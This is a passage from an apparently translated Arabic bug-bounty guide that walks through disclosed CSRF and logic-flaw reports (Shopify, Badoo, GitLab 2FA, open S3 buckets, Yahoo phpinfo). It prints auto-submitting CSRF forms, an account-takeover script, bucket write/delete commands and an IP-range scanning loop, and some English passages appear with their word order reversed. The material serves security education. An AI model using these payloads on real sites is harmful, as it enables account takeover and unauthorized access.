الامر المثير للدهشة , ان رابط الموقع الملعوم الذي وصل لبوب في البريد , يمكن ان يحتوي على اكواد HTML صالحه , لا تحتاج التفاعل او الضغط على روابط من اجل تنفيذ الطلب وتحويل المال من حساب بوب , `١٠</sup>

امثلة

1. Users Installed Export Shopify

الصعوبة: منخفضة

الرابط: [users_installed_clients/XXXX/export_https://app.shopify.com/services/partners/api](https://app.shopify.com/services/partners/api/users_installed_clients/XXXX/export_https://app.shopify.com/services/partners/api)

رابط التقرير: <https://hackerone.com/reports/96470>^{١١}

تاريخ الابلاغ: اكتوبر 29, 2015

المكافأة: \$500

الوصف: واجهة برمجة التطبيقات API الخاصة بموقع شوبيفاي لديها نقطة توفر قائمة بالمستخدمين المصرح لهم , عن طريق الرابط السابق دون اي رموز حماية , يمكن استخدام هذا الرابط ووضع داخل فورم اتش تي امال والحصول على قائمة بالمستخدمين وتسريب اسمائهم :

^{١٠} https://www.owasp.org/index.php/Testing_for_CSRF OTG-SESS-005


^{١١} <https://hackerone.com/reports/96470>

```

❑ <html>
❑   <head><title>csrf</title></head>
❑   <body onLoad="document.forms[0].submit()">
❑     <form action="https://app.shopify.com/services/partners/api_clients/1105664/\
❑ export_installed_users" method="GET">
❑       </form>
❑     </body>
❑   </html>

```

بزيارة الموقع الذي يحوي هذا الكود , تقوم الجافا سكرت بتنفيذ الطلب لموقع شوبيفاي , والحصول على قائمة باسماء المستخدمين .

مرن عقلك 

APIs endpoints. API its to website site's a beyond look and scope attack your Broaden when especially mind, in both keep to best is it so vulnerabilities for potential great offer the after well site a for available made or developed been have may API an that know you developed. was website actual

2. Disconnect Twitter Shopify

الصعوبة: منخفضة

الرابط: <https://commerce.shopifyapps.com/auth/twitter/disconnect-https://twitter/>

رابط التقرير: <https://hackerone.com/reports/111216>^{١٢}

تاريخ الابلاغ: يناير 17, 2016

المكافأة: \$500

الوصف:

يوفر موقع شوبيفاي امكانية التفاعل مع موقع تويتر , لمساعدة المستخدمين على نشر منتجاتهم على موقع تويتر . ايضا يوفر امكانية الغاء الربط بين حساب تويتر وحساب شوبيفاي . الرابط المسئول عن حذف التواصل بين حساب تويتر وحساب شوبيفاي , هو الرابط السابق . عند عمل طلب لهذا الرابط موقع شوبيفاي لا يوفر حماية ضد الطلبات المزورة , عندما يزور المستخدم هذا الرابط بقصد او دون قصد , يقوم موقع شوبيفاي فورا بالالغاء التواصل بين الحسابين .

قام الهاكر weSecureApp بتضمين الكود التالي في التقرير الخاص بالثغرة.

^{١٢} <https://hackerone.com/reports/111216>

```

[] GET /auth/twitter/disconnect HTTP/1.1
[] Host: twitter-commerce.shopifyapps.com
[] User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/20100101\
[] 1 Firefox/43.0
[] Accept: text/html, application/xhtml+xml, application/xml
[] Accept-Language: en-US,en;q=0.5
[] Accept-Encoding: gzip, deflate
[] Referer: https://twitter-commerce.shopifyapps.com/account
[] Cookie: _twitter-commerce_session=REDACTED
[] >Connection: keep-alive


```

يقوم المتصفح بعمل طلب للرابط السابق , وبما ان ليس هناك توكن حماية CSRF , اذا ينفذ الطلب ويتم فصل الحساب الخاص بالمستخدم :

```

[] <html>
[]   <body>
[]     
[]   </body>
[] </html>

```

مرن عقلك 

تم اكتشاف هذه الثغرة بمساعدة احدى ادوات البروكسي مثل burp suite , tamper , data وتم ملاحظة ان الطلب المرسل للموقع عبارة عن طلب GET , غير محمي ضد هجمات الطلبات المزورة لذلك كانت نقطة مهمه للفحص.

3. Badoo سرقة حسابات

الصعوبة: متوسطة

الرابط: <https://badoo.com>

رابط التقرير: <https://hackerone.com/reports/127703>^{١٣}

تاريخ الابلاغ: 1 April, 2016

المكافأة: \$852

الوصف:

لوحضت موقع بادو للتواصل , ستلاحظ انهم يطبقون حماية ضد هجمات الطلبات المزورة عن طرق توكن يسمى **rt** , وهو عبارة عن خمس حروف . عندما وجدت بادو له برنامج خاص بالمكاف اكتشفت هذه الثغرة ولكن لم استطع استغلالها , ولكن محمود جمال (zombiehelp54) استطاع.

^{١٣} <https://hackerone.com/reports/127703>

لاحظ محمود جمال ان التوكن موجود بكل طلبات الجسون . لسوء الحظ مبدء تحديد مشاركة المصادر الموجود بالمتصفحات (CORS) يمنع المهاجمين من قراءة التوكن الخاص بموقع بادو , لكن محمود تابع البحث .

وجد ان هناك ملف worker.js,-service-scope/chrome-https://eu1.badoo.com/worker الخاصة بلمتصفحات , ويمكن قراءة هذا الملف بدون تفاعل المستخدم , كل ماهو مطلوب زيارة صفحة تحتوي على رابط الملف , شاهد الكود التالي :

```
<html>
<head>
<title>Badoo account take over</title>
<script src=https://eu1.badoo.com/worker-scope/chrome-service-worker.js?ws=1></s\
cript>
</head>
<body>
<script>
function getCSRFcode(str) {
  return str.split('=')[2];
}
window.onload = function(){
  var csrf_code = getCSRFcode(url_stats);
  csrf_url = 'https://eu1.badoo.com/google/verify.phtml?code=4/nprfspM3yfn2SFUBear\
08KQaXo609JkArgoju1gZ6Pc&authuser=3&session_state=7cb85df679219ce71044666c7be3e0\
37ff54b560..a810&prompt=none&rt='+ csrf_code;
  window.location = csrf_url;
};
</script>
```

عندما يفتح الضحية الصفحة التي تحتوي على الكود السابق , يقوم السكريبت بتحويل التوكن , بعد ذلك يقوم بعمل طلب باسم الضحية ويحتوي على رابط لحساب المهاجم , ويقوم بسرقة حساب الضحية .

مرن عقلك 

عندما يكون هناك دخان , دائما يكون هناك حريق , لاحظ محمود ان قيمة التوكن موجودة في اماكن عدة , بالاخص ملفات الجسون . وعلى هذه الاساس نحن ان هناك شيء يمكن استغلاله - في هذه الحالة هو ملف JS. دائما ان شعرت ان هناك شيء خاطئ , استمر بالبحث , استخدم اداة burp لفحص كل الروابط التي يتم استدعائها عند زيارة موقع ما.

الخلاصة

تمثل الطلبات المزورة تهديد امني للمنظمات والاشخاص , حيث يمكن استغلالها بدون علم المستخدم . ايجاد مثل هذه الثغرات ربما يتطلب منك تفحص العديد من الاماكن .

في العموم تكون الفورم الخاص بمنصات التطوير محمية ضد هذه الثغرات كمثال تطبيقات الروبي , ولكن ربما واجهة برمجة التطبيقات API تختلف عن هذا السيناريو , لو فرضنا موقع شوبي فاي فانه مطور باستخدام منصة RubyOnRails والتي توفر حماية ضد الطلبات المزورة لكل الفورم ولكن يمكن تعطيل هذه الخاصة, ومع ذلك ليس كل المواقع والتطبيقات محمية ضد هذه الهجمات , ربما يكون هناك اجراء يتم عن طريق طلب GET غير محمي (مثل طلب حذف شي ما), ويمكن استغلاله .

الثغرات المنطقية

الوصف

يختلف هذه النوع كثير عن الثغرات التي تم شرحها مسبقا. مثل ثغرات XSS, HPP كلها تحتاج حقن كود خبيث في المدخلات , الثغرات المنطقية هي ببساطة التلاعب بسيناريو التطبيق واستغلال الثغرات الموجودة بالكود.

مثال على هذا النوع من الثغرات قام بشرحه هاكر اسمه ايجور هاماكو بموقع GITHUB الذي يستخدم منصة rubyonrails . تشتهر هذه المنصة بأنها تعني بأشياء كثيرة بتطبيقات الويب مثل وضع حمايات ضد الثغرات المعروفة.

في مارس 2012 وقال ايجور ان هذه المنصة تقبل كل البارمترز المرسله , وتستخدمها في تحديث البيانات بقواعد البيانات (بالاعتماد على اعمال المطور) . كان فكر مطوري المنصة ان مطوري تطبيقات الويب هم المسؤولين عن الحد من ثغرات التلاعب بالمدخلات التي تستخدم في تحديث قواعد البيانات. كان هذا السلوك معروف داخل المجتمع, ولكن كان هناك سيناريو اخر بالنسبة لموقع GitHub <https://github.com/rails/rails/issues/5228>^{١٤}.

عندما اعترض المطورين على كلام ايجور , قام ايجور باستغلال ثغرة بموقع جيت هب عن طريق تخمين قيم المدخلات والتي تحتوي على تاريخ الانشاء (بالنسبة لتطبيقات الريلز معظم المدخلات بقواعد البيانات تكون مصحوبة بعمودين الانشاء والتحديث بقواعد البيانات). ونتيجة لذلك قام باشاء تيكيت بموقع جيت هب بتاريخ مستقبلي . قام ايضا بتحديث مفاتيح الوصول الخاصة SSH والتي اتاحت له بالدخول على مستودع الكود الرئيسي الخاص بالموقع.

على هذا الاساس , يتبين ان الثغرة امكن استغلالها من خلال التلاعب بالكود الذي لم يتعرف على مايفعله ايجور , مثل انه لم يجب ان يسمح له بادخال تاريخ الانشاء , والذي استخدمه لتحديث قاعدة البيانات . في هذه الحالة , وجد ايجور انه يمكن استخدام قيم متعددة للوصول.

الثغرات المنطقية يمكن ايجادها بسهولة مقارنة مع الثغرات السابقة , لانها تعتمد بشكل كبير على التفكير من نظر المطور وتحويل السيناريو الذي يحدث بالتطبيق ولبست مجرد حقن لأكواد خبيثة.

من خلال السابق نجد ان ايجور عرف ان التكنولوجيا المستخدمة من قبل الموقع هي rails . في الامثلة الاخرى نجد نوع اخر مثل استدعاءات لبرمجية واجهة التطبيقات , والتي ترجع قيمة يتم استخدامها في اجراء اخر , ونجد ان هذا الاجراء يجب ان يكون محظور من قبل التطبيق ولكنه مسموح بالفعل , مثل موقع شويفاي.

^{١٤}<https://github.com/rails/rails/issues/5228>

الامثلة

1. Shopify تخطي الصلاحيات بموقع

الصعوبة: منخفضة

الرابط: devices.json_shop.myshopify.com/admin/mobile

رابط التقرير: <https://hackerone.com/reports/100938>^{١٥}

تاريخ الابلاغ: 2015, 22 November

المكافأة: \$500

الوصف:

يعتبر موقع شوبيفاي منصة كبيرة لما يقدمه من موقع جرافيكي , ومنصة دعم API برمجية واجهة التطبيقات . في هذا المثال , لا يتم التحقق من الصلاحيات من قبل api . ونتيجة لذلك , مديري المخازن , الغير مسموح لهم باستقبال اشعارات عبر البريد , يمكنهم تخطي هذا الحجب عن طريق التلاعب بمدخلات API لاستقبال الاشعارات عبر اجهزة apple .

تبعاً لصاحب التقرير , مايتوجب على المهاجم لاستغلال هذه الثغرة هو التالي:

- يقوم بتسجيل الدخول عبر تطبيق الموبايل من خلال حساب له صلاحيات كاملة.
- يعترض الطلب الاتي POST devices.json_/admin/mobile
- بعد ذلك يحذف كل الصلاحيات الخاصة بهذا الحساب.
- يحذف الاشعارات .
- يقوم بارسال طلب على الرابط الاتي POST devices.json_/admin/mobile

بعد ذلك سيتمكن المستخدم من استقبال كل الاشعارات الخاصة بالطلبات , حتى لو كان المتجر معد لعدم ارسال اي اشعارات.

مرن عقلك



هناك شيئان يجب التركيز عليهما , الاول لبش كل شيء عبارة عن حقن للاكواد , دائماً تذكر ان تستخدم بروكسي وتدو المعلومات القادمة والمرسلة من والى السرفر , دائماً تلاعب بها وقم بتغييرها وشاهد ماذا يحدث. في هذه الحالة كان حذف مدخل واحد عبارة عن تخطي لحماية . الثاني ان ليست كل الثغرات توجد داخل صفحات ويب , ربما منصة API تحتوي على ثغرات ايضاً.

^{١٥} <https://hackerone.com/reports/100938>

2. Conditions Race Starbucks

امستوى الصعوبة: متوسط

الرابط: Starbucks.com

رابط التقرير: <http://sakurity.com/blog/2015/05/21/starbucks.html>^{١٦}

تاريخ الاطلاع: 21 May, 2015


المكافأة: \$0

الوصف:

سباق الطلبات , هو عبارة عن عمليتين متجاورتين ان حدث احدهما تفشل الاخرى , عندما يصاب التطبيق بهذا النوع , يمكن ان تتجح العمليتين بسبب حدوثهم في وقت واحد.
تابع المثال الاتي,

١. افترض انك دخلت لموقع البنك من هاتفك وتريد عمل تحويل مبلغ مالي بقيمة ٥٠٠ دولار من حسابك الذي يحوي ٥٠٠ دولار فقط.
٢. يتم معالجة الطلب ولكنه يستغرق وقت كثير , تقوم انت بفتح الكمبيوتر وتسجيل الدخول وعمل الطلب مرة اخرى.
٣. يتم تنفيذ الطلب من الكمبيوتر ولكن الطلب على الهاتف يظل قيد المعالجة.
٤. تقوم بتفحص حسابك البنك وتجد انه يحوي على الف دولار نتيجة تنفيذ الطلب مرتين.

لم يكن على التطبيق عمل التحويل مرة اخرى لان حسابك يحوي فقط ٥٠٠ دولار وليس الف دولار.
على هذا الاساس , قام ايجور بتفحص موقع ستاربكس , ووجد انه يمكن تنفيذ سباق الطلبات بنجاح . قام بعمل الطلبات في نفس الوقت باستخدام اداة كيرل.

مرن عقلك 

سباق الطلبات هي ثغرة مثيرة للاهتمام , يمكن ان توجد بالتطبيقات التي تعتمد على الرصيد مثل تحويل الاموال.
ايجاد مثل هذه الثغرات لاياتي من المحاولة الاولى دائما يحتاج عدة تجارب متكررة. في هذا المثال قام ايجور بعمل ستة طلبات فاشلة قبل ان ينجح في استغلال الثغرة. ولكن تذكر عند استغلال هذه الثغرات راعي جيدا عدم انهاك السرفرات بالطلبات الكثيرة.

3. Escalation Privilege Binary.com

مستوى الصعوبة: منخفض

الرابط: binary.com

^{١٦} <http://sakurity.com/blog/2015/05/21/starbucks.html>

رابط التقرير: <https://hackerone.com/reports/98247>^{١٧}


تاريخ الاطلاع: 14 November, 2015

المكافأة: \$300

الوصف:

ثغرة بسيطة جدا لا تحتاج تفسير عميق.

في هذا التقرير استطاع الهاكر ان يخترق حساب اي مستخدم ويتحكم به , فقط كل ما يحتاجه هو معرفة المستخدم ID. لو دخلت على Binary.com/cashier بعد تسجيل الدخول وتفحصت اكواد HTML , ستلاحظ تاج <iframe> الذي يحوي على رمز pin , هذا الرمز هو معرف الحساب الخاص بك ID. بعد ذلك , اذا قمت بالتعديل على بارامتر pin داخل اكواد ال HTML سيقوم الموقع تلقائيا بالتعديل على الحساب الجديد دون التحقق من كلمة السر . بمعنى اخر سيعرض لك الموقع بيانات الحساب الجديد كأنك صاحب هذا الحساب. استغلال هذه الثغرة , كان يتطلب فقط معرفة الاي دي الخاص بالمستخدم . كل ما كان عليك فعله هو تغيير قيمة الايدي داخل وسم iframe للولوج الى حساب اخر , ومع ذلك اوضح موقع binary.com انه لتنفيذ هذه التحويلات يجب اجراء مراجعته من قبل المستخدم , ولكن ذلك لا يقلل من خطورة الثغرة .

مرن عقلك 

اذا كنت تبحث عن ثغرات تتمكنك من الحصول على صلاحيات اضافية , امعن النظر على الاماكن التي تتم فيها عمليات المصادقة مثل كلمات المرور . الثغرة السابقة تم اكتشافها عن طريق النظر داخل السورس الكود , كان يمكنك ايضا ملاحظة ذلك باستخدام اداة بروكسي .

اذا لاحظت كلمات المرور تمرر بدون تشفير , ركز عليهم جيدا وحاول التلاعب بهم . في الحالة السابقة كان التلاعب برمز pin بمثابة وضع كلمة المرور , حيث انه لم يكن مشفر . الكلمات الغير مشفرة تمثل منطقة جيدة للفحص .

4. Manipulation Signal HackerOne

الصعوبة: منخفضة

الرابط: hackerone.com/reports/XXXXXX

رابط التقرير: <https://hackerone.com/reports/106305>^{١٨}

تاريخ الاطلاع: ديسمبر 21, 2015

المكافأة: \$500

الوصف:


^{١٧}<https://hackerone.com/reports/98247>

^{١٨}<https://hackerone.com/reports/106305>

في نهاية عام ٢٠١٥ , قدم موقع هاكرون ميزة جديدة تسمى المؤشر . والتي تساعد على تقدير مدى كفاءة الهاكرز واكتشافاتهم السابقة بمجرد اغلاق التقرير . من الجدير بالذكر ان المستخدم يمكنه اغلاق التقرير وزيادة قيمة المؤشر الخاص به .
الان مايدور في عقلك , ان الهاكر يمكنه عمل تقرير واقفاله وبالتالي اعلاء قيمة المؤشر الخاص به , نظر للتطبيق السيئ للميزة الجديدة.
هذا كل ما في الامر ...

مرن عقلك

** ترقب جيدا التحديثات** الجديدة للتطبيقات , والمميزات الاضافية , عندما يقوم موقع باضافة ميزة جديدة .
ربما توجد ثغرات جديدة , لذلك تعتبر فرصة جيدة لفحص الكود والبحث عن الثغرات , هذا الامر حدث مع شركات كثيرة مثل فيس بوك وتويتر .

الامر الرائع حقا , انه يمكنك الاشتراك في التحديثات الجديدة للمواقع , ومتابعة الاخبار والمميزات المضافة حديثا. 

5. Open Buckets S3 Shopify

مستوى الصعوبة: متوسط

الرابط: cdn.shopify.com/assets

رابط التقرير: <https://hackerone.com/reports/98819>^{١٩}

تاريخ الابلأغ: نوفمبر 9, 2015

المكافأة: \$1000

الوصف:


امازون اس ثري هي مجرد خدمه متاحة للعملاء لاستضافة ملفاتهم على الكلاود الخاص بشركة امازون . شويفاي والكثير من المواقع تستخدم هذه الخدمة لاستضافة المحتويات مثل الصور .

توفر هذه الخدمة ميزة الصلاحيات , مثل التعديل والحذف والاضافة على المجلدات .

بالنبة لموقع شويفاي لم يضعوا الاعدادات الامنة لمجلدات s3 , بالتالي سمحت للمستخدمين الغير مصرح لهم بالدخول على مجلدات مستخدمين اخرين , ها الاجراء خطير لانك لا تود ان تسمح لمستخدم ان يرى محتوياتك ويعدل عليها .

لسوء الحظ التفاصيل الخاصة بهذه الثغرة لم يتم نشرها , ولكن المرجح انه تم اكتشاف هذه الثغرة عن طريق اداة CLI AWS هذه الاداة توفرها شركة امازون للعملاء للتواصل مع مجلداتهم عن طريق واجهة الاوامر كونسول , كل ما تحتاجه هو حساب على امازن لتشغيل الاداة وفحص المجلدات وامعرفة صلاحياتها واكتشاف اذا كانت معرضة للتعديل ام لا .

^{١٩}<https://hackerone.com/reports/98819>



عندما تقوم بفحص هدف ما , تذكر جيدا استخدام عدة ادوات , ربما تجد ثغرات لا تجدها ادوات ولكن يمكن اكتشافها بادوات اخرى , من الجيد ان تتعرف على ادوات مثل AWS s3 zendesk rails الكثير من المواقع تستخدمها.

6. Open Buckets S3 HackerOne

مستوى السهولة: متوسط

الرابط: s3.amazonaws.com [REDACTED]

رابط التقرير: <https://hackerone.com/reports/128088>^{٢٠}

تاريخ الابلاغ: 3 April, 2016

المكافأة: \$2,500

الوصف:

هذه الثغرة تم اكتشافها من قبل الكاتب , لذلك سيقوم بسرد كل التفاصيل .
للبدء مع هذه الثغرة , بالنسبة للثغرة السابقة بموقع شوبيفاي . عندما تزور المتجر الخاص بك على شوبيفاي , ستجد استدعاءات لخدمة امازون بالتالي الهاكر يعرف المجلد الذي سيستهدفه , بالنسبة لموقع هاكر ون لقد وجدت المجلد باستخدام سكربت قمت بكتابه ببراعة.

في شهر ابريل , قررت التفكير خارج الصندوق , ومهاجمة موقع هاكر ون . كنت معتاد على التلاعب بهذا الموقع منذ الاشتراك به , كنت اقرا كل ثغرة يتم الكشف عنها , وافكر لماذا لم اكتشفها ؟. اتسائل اذا كانت مجلدات امازون الخاص بهم معرضة للخطر مثل تلك الخاصة بموقع شوبيفاي , اتعجب ايضا كيف وصل الهاكر الى مجلدات شوبيفاي . من المؤكد عن طريق استعمال ادوات سطر الاوامر الخاصة بامازون.

كان من المرجح ان اتوقف عن ذلك , مجلدات هاكر ون محمية . ولكنني اذكر لقاء مع الهاكر بين سادييجور والذي @nahamsec نصحتني ان لا اشكك في قدراتي , وانه لا توجد شركة لا ترتكب اخطاء .

لذلك بحثت بموقع جوجل ووجدت الصفحة التالية :

هناك خطأ داخل مجلدات 1,951 Buckets S3 Amazon^{٢١}

[Finder Bucket S3](#)^{٢٢}

الرابك الاول هو مقال رائع لشركة رايدسفن , وهي شركة متخصصة بامن المعلومات , والتي تزعم بانها اكتشفت العديد من مجلدات امازون مصرح بالتعديل عليها وقامت باكتشاف ذلك عن طريق التخمين .

^{٢٠} <https://hackerone.com/reports/128088>

^{٢١} <https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets>

^{٢٢} https://digi.ninja/projects/bucket_finder.php

الرابط الثاني هي اداة رائعة والتي تستخدم قائمة باسماء المجلدات ... ومع ذلك لا تاتي بقائمة . ولكن المفتاح كان بمقال شركة رايد سفن , التخمين عن طريق عدة قوامين مختلفة , بقائمة تضم اكثر من مائة شركة باسماء مضاف اليها **media.com-backup*.

حقا انه مقال رائع , واداة جميلة , قمت على الفور بكتابة قائمة تضم اسماء مجلدات لموقع هاكر ون تضم الاسماء التالية .

hackerone.files, hackerone.users, hackerone.attachments, hackerone.marketing, hackerone, واخرى.

لم يكن احد هذه الاسماء الاسم الحقيقي للمجلد , لقد قامو باخفائه من التقرير , لذلك انا متأكد انك يمكن ان تجده , لنجعله تحدي*.

الان باستخدام سكرت الروبي , بدأت في سرد اسماء المجلدات . لم يكن جيدا على الاطلاق , القليل من المجلدات والدخول اليهم ممنوع . لا يوجد حظ توقفت وتصفحت موقع netflix.

ولكن هذه الفكرة لا تريد ان تخرج من راسي , لذلك قبل الذهاب للنوم , قررت ان استخدم الاسكرت مرة اخرى , مع تبديلات اكثر من الثلاثة السابقين . وجدت مجلدات اخرى ولكن ممنوع الدخول اليها مرة اخرى . ذلك جيدا لانه يخبرك ان المجلد موجود بالفعل.

فتحت الاسكرت ووجدت انه يقوم بدالة عرض الملفات الموجودة داخل المجلد ls . بمعنى اخر الاسكرت يحاول اكتشاف امكانية قراءة المجلد .

قمت بتستطيع ادوات التفاعل مع خدمات امازون وربطها بحساب امازون الخاص بي , يمكنك عمل ذلك من خلال الارشادات بالربط docs.aws.amazon.com/cli/latest/userguide/installing.html

الامر **help s3 was** سيعرض ل الارشادات الخاصة بالاداة وكيفية عمل الاوامر , احدى اهم هذه الاوامر هو امر **mv** واستخدامه يكون بالشكل التالي: **mv s3 aws [FILE] [s3://BUCKET]** في هذه الحالة جربت الامر التالي:

- touch test.txt
- aws s3 mv test.txt s3://hackerone.marketing

كان هذا المجلد الاول الذي وجدت رسالة ممنوع الدخول عليه , وفشلت عملية النقل .

لذلك جربت الامر التالي ونجح **s3://hackerone.files test.txt mv s3 aws**

كان الناتج "move: s3://hackerone.files/test.txt to ./test.txt"

مذهل , لقد جربت حذف احدى الملفات ونجح ايضا

s3://hackerone.files/test.txt rm s3 aws

على الفور قمت بالدخول لموقع هاكر ون للابلاغ عن الثغرة , ولكن تيقنت انه ليس هناك صلة لهذا المجلد بالموقع , امازون تتيح لاي مستخدم بعمل مجلد عام تحت اي اسم , ببساطة انت ايها القارئ ربما تكون انت مالك هذا المجلد الذي قمت باختراقه .

كنت متحير , ارسل التقرير بدون التاكيد . لم اجد شيء افعله سوى الضغط على انتز وقت بارسال التقرير والخلود للنوم , استيقظت ووجدت هاكر ون يرسلني انهم قامو باصلاح الثغرة , ووجدو مجلدات اخرى معرضة للتعديل , وقامو بمكافأتي.

مرن عقلك



الكثير من النقاط يجب التركيز عليها:

١. لا تقلل من براعتك وقدراتك , هاكرون يملك فريق رائع , ولكن لا احد معصوم من الخطأ.
٢. لا تستسلم ابدا بعد اول محاولة , كما رايت جربت العديد من المجلدات وفشلت , ولكن عندما حاولت الكتابة عليها نجحت..
٣. كل شيء يتركز حول معرفتك بما يدور حولك , وما هي نوعية الصغرات المحتمل وجودها , شراء ها الكتاب هو خطوة رائعة.
٤. اقولها مره اخرى الهجوم لا يكون على المواقع فقط , جرب مهاجمة السرفرات او الخدمات , او اي شيء يتعلق بالطرف الثالث.

7. Authentication Factor Two GitLab Bypassing

مستوى السعوية: متوسط

الرابط: لم يتم النشر

رابط الابلاغ: <https://hackerone.com/reports/128085>^{٢٣}

تاريخ الابلاغ: 3 April, 2016

المكافئة: n/a

الوصف:

في الثالث من ابريل قام جوهرت ابما مؤسس هاكرون بالابلاغ عن عملية مصادقة مزدوجة بموقع جيتلاب , ويمكن اختراق عملية المصادقة واختراق حساب المستخدم بدون كلمة سر.

عمليات المصادقة المزدوجة ببساطة هي عملية تسجيل الدخول على مرحلتين , المرحلة الاولى يقوم المستخدم بادخال كلمة المرور واسم المستخدم , بعد ذل يقوم الموقع بارسال رمز تحقق الى هاتف المستخدم او بريده , قم يقوم المستخدم باكمال المرحلة الثانية وهي ادخال رمز التحقق , فتكتمل عملية المصادقة ويتم تسجيل دخول المستخدم.

في هذه الحالة , لاحظ جوهرت اثناء عملية تسجيل الدخول , ان المهاجم يقوم بادخال اسمه وكلمة السر فيكون الطلب كالتالي :
 ... 159.xxx.xxx.xxx Host: HTTP/1.1 in_/users/sign POST ~~~~

attempt]"_name="user[otp data;-form Content-Disposition: 1881604860-----

~~~~-1881604860----- 212421

example: for call, the to username a added and this intercepted attacker an If

<sup>٢٣</sup> <https://hackerone.com/reports/128085>


```

□ POST /users/sign_in HTTP/1.1
□ Host: 159.xxx.xxx.xxx
□ ...
□ -----1881604860
□ Content-Disposition: form-data; name="user[otp_attempt]"
□
□ 212421
□ -----1881604860
□□ Content-Disposition: form-data; name="user[login]"
□□
□□ john
□□ -----1881604860--

```

يمكن الدخول الى حساب جون , لو كان البارمتر attempt\_otp صالح لجلسة جون , اثناء عملية المصادقة المزدوجة , لو قام المهاجم بادخل بارامتر `user[login]` , يمكن ان يسجل دخوله لحساب اخر.

الان ليتم عملية الاستغلال يحتاج المهاجم لتوكن صحيح , يمكن الحصول على ذلك من خلال التخمين . ان لم يقوم ميديري الموقع بتحديد عدد محاولات تسجيل الدخول , لاستطاع المهاجم تنفيذ عملية التخمين .

مرن عقلك 

اذا لاحظت موقع ما يستخدم عملية مصادقة مزدوجة , يجب عليك ان تعلم انه من الجيد اختبار كافة الوظائف والبارامترات والدراية التامة بمعرفة مدة انتهاء صلاحية الرموز , ومحاولة استخدام رموز منتهية , او تخمينها.

## 8. Disclosure Info PHP Yahoo

مستوى الصعوبة: متوسط

الرابط: <http://nc10.n9323.mail.ne1.yahoo.com/phpinfo.php>

رابط التقرير: <https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/><sup>٢٤</sup>

تاريخ النشر: 2014 , 16 October

المكافأة: n/a

الوصف:

بالرغم ان هذه الثغرة لم يتم مكافأتها كما ظن البعض , الا انها احد الثغرات المفضلة بالنسبة لي , لانها توضح مدى اهمية الشبكات وفحص المنافذ.

<sup>٢٤</sup> <https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/>

في أكتوبر ٢٠١٤ , وجد باتريك فرنباش احد سيرفرات ياهو , معرض لتسريب بيانات لغة الـ بي اتش بي . phpinfo هي دالة بلغة البرمجة بي اتش بي , وهي تعطي معلومات كاملة عن النظام , هذه المعلومات لا يجب ان تسرب للمستخدمين .  
الان تتسائل ف نفسك , كيف وجد باتريك هذا السرفر , سوف نخبرك الان قام باتريك بعمل بنج لموقع ياهو فعرف من خلاله اي بي الخاص بموقع ياهو . بعد ذلك قام باستخدام اداة whois ليكتشف التالي :

```

NetRange: 98.136.0.0 - 98.139.255.255
CIDR: 98.136.0.0/14
OriginAS:
NetName: A-YAHOO-US9
NetHandle: NET-98-136-0-0-1
Parent: NET-98-0-0-0-0
NetType: Direct Allocation
RegDate: 2007-12-07
Updated: 2012-03-02
Ref: http://whois.arin.net/rest/net/NET-98-136-0-0-1

```

لاحظ السطر الاول , ياهو تملك سلسلة كبيرة من الايبيات تتراوح من 98.136.0.0 الى 98.139.255.255 , اي مايساوي تقريبا ٢٦٠ الف اي بي مختلف . بالطبع هذه نقاط كثيرة يمكن ان تكون مصابة .  
بعد ذلك قام باتريك بكتابة باس سكربت بسيط لجلب ملف الـ بي اتش بي :

```

#!/bin/bash
for ipa in 98.13{6..9}.{0..255}.{0..255}; do
wget -t 1 -T 5 http://{ipa}/phpinfo.php; done &

```

عن طريق تنفيذ هذا السكربت وجد باتريك سيرفر عشوائي لياهو , يسرب بيانات الـ بي اتش بي .

## مرن عقلك

عندما تحاول اختراق شركة ما , خذ ف اعتبارك المدى الكبير للشركة ولا تركز على جانب واحد , استهدف جميع النقاط , الا اذا اخبروك انها خارج النطاق , بالرغم من ان هذا التقرير لم يتم الدفع له الا انه جدير بالقراءة لانها يعلمك اشياء جيدة للتركيز عليها .

لولا حظت ان باتريك فحص اكثر من ٢٦٠ الف هدف , هذا الكم الهائل لا يمكن فحصه يدويا , لذلك يجب ان تركز على استخدام ادوات مساعدة .

## 9. HackerOne التصويت على النشاط

الصعوبة: متوسط

Url: <https://hackerone.com/hacktivity>

رابط الابلاغ: <https://hackereone.com/reports/137503><sup>٢٥</sup>

تاريخ الابلاغ: 10 May, 2016

المكافأة المدفوعة: مشتريات

الوصف:

تقنيا , هذه لاتعد ثغرة امنية , هذا التقرير هو مثال رائع للتفكير خارج الصندوق.

ف ابريل ٢٠١٦ قام موقع هاكرون باضافة ميزة جيدة , للهاكرز للتصويت على التقارير . كان هناك طريقة سهلة وصعبة لمعرفة اذا كانت الميزة متاحة للمستخدم ام لا عن طريق ارسال طلب GET `user_/current`. الطريقة الصعبة حيث توجد الثغرة سوف نشرحها بالتفصيل .

اذا زورت صفحة النشاط بموقع هاكرون , وفحصت الكود بالصفحة سوف تجد مجرد بضعة اوسمة ولا يوجد محتوى .

---

<sup>٢٥</sup><https://hackerone.com/reports/137503>

```

20 <link rel="stylesheet" media="all" href="/assets/application-78d07042.css" />
21 <link rel="stylesheet" media="all" href="/assets/vendor-3b47297caaa9fa37ef0fb85a01b3dac2.css" />
22 <script src="/assets/constants-13d5aa645a046628d576fd84718eabae.js"></script>
23 <script src="/assets/vendor-3fbd26dc.js"></script>
24 <script src="/assets/frontend-d7faedcb.js"></script>
25 <script src="/assets/application-56394a13ade9e799b8d9b9acc44006d6.js"></script>
26 <link rel="alternate" type="application/rss+xml" title="RSS" href="https://hackerone.com/blog" />
27 </head>
28 <body class="controller_hackactivity action_index application_full_width_layout js-backbone-routed" data-locale="en">
29 <div class="alerts">
30 </div>
31
32
33 <noscript>
34 <div class="js-disabled">
35 It looks like your JavaScript is disabled. For a better experience on HackerOne, enable JavaScript in your browser.
36 </div>
37 </noscript>
38
39
40 <div class="js-topbar"></div>
41
42 <div class="js-full-width-container full-width-container">
43 <div class="maintenance-banner-bar"></div>
44
45
46
47
48
49
50
51 <div class="full-width-inner-container">
52
53
54
55
56
57 <div class="clearfix"></div>
58 </div>
59
60 <div class="full-width-footer-wrapper">
61 <div class="inner-container">
62 <div id="js-footer"></div>
63
64 </div>
65 </div>
66 </div>
67
68
69

```

#### Source Page Hacktivity HackerOne

